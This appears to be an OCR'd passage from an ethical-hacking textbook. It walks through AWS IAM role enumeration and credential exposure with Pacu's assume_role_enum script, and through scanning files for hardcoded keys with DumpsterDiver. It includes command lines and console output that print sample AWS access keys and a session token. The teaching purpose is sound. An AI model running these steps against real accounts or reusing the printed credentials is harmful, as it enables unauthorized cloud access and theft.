
Figure 19.67: Screenshot of an AWS IAM misconfigured policy

Attackers use tools such as Pacu, an open-source AWS exploitation framework for enumerating and hijacking IAM roles. The tool contains a 1100+ wordlist of commonly used role names. The script automatically alerts the attacker when the role is identified. It can also identify misconfigured roles and auto-assume the identified roles, and subsequently exposes the role credentials.

Attackers can run the Pacu script below for assuming a role. Before running the script, attackers need to obtain a target account ID for assuming a role.

```
assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID
```

As shown in the figure, the tool initiated role enumeration on a target account and discovered restricted roles, such as "5" and "ADS," and the misconfigured role "APIGateway". The script then assumed the role and exposed the role credentials in JSON format. Attackers can later use the role credentials for performing other targeted attacks.




```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34[redacted]58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34[redacted]58:role/5

  Found restricted role: arn:aws:iam::34[redacted]58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34[redacted]58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34[redacted]58:role/APIGateway

{
  "Credentials": {
    "AccessKeyId": "ASIAU7DSLMANDEQMCZL5",
    "SecretAccessKey": "dteGVIhL+tj+iwo/vgMGXjuM+/xtllBTufxEzFgR",
    "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK03iqs6GoTJgzqlCCL4AVTsLgFCTYbk6ZP8t+HOTqBTAfZx6WWQLRGGLwpvt2ohM
81Wq+P96OXQgnKLN/9vZQ8WqZRP0VnFXHxwsPE3DbpXE0+tlsKOhn6JR+OkWixkcQIRjqMor0VaWi0YChFJgXhrGXVNTuBolF2+ZKcMVn8BN2tunb+
56STqv+90Up4Z7C/jglEs83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjH+6q5JUvntSouYKAyTUP2G+bUXdoH2xtAlDSPge9JjJCc9dLzRoOFK
8J8mAIO3Q1fF2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXtAfZFHefvb7hKNXgltwF",
    "Expiration": "2018-08-28 21:28:05+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQ[redacted]ZGY:oPznu4ufLRNguKHNgdEV",
    "Arn": "arn:aws:sts::34[redacted]58:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
  }
}
Found 2 restricted role(s):

    arn:aws:iam::34[redacted]58:role/5
    arn:aws:iam::34[redacted]58:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum>
```

Figure 19.68: Screenshot of the Pacu assume_role_enum script

Cracking AWS Access Keys using DumpsterDiver

- DumpsterDiver allows attackers to examine a **large volume of file types** while scanning hardcoded secret keys such as AWS access keys, SSL keys, and Microsoft's Azure keys
- Attackers use this tool to identify any **potential secret leaks** and hardcoded passwords in the target cloud services



```
rzepsky $> python3 DumpsterDiver.py -p ./test

                                              #Coded by @Rzepsky

FOUND HIGH ENTROPY!!!
The following string: nTRcofv3N9ls6MqFhsR8lxQp+aNfoDv+2lXzv9nT has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/Extracted_files/1527368285.059466/BucketScanner/.gi
t/objects/c3/006a91f7eaedd7213119d14d0960c13adf044f_decompressed
FOUND HIGH ENTROPY!!!
The following string: F2n+S5Zqo0uqXfooLAY+hrP+iubSD9HpZT0q76wV has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/test/mail.eml
```

https://github.com

Cracking AWS Access Keys using DumpsterDiver

Source: *https://github.com*

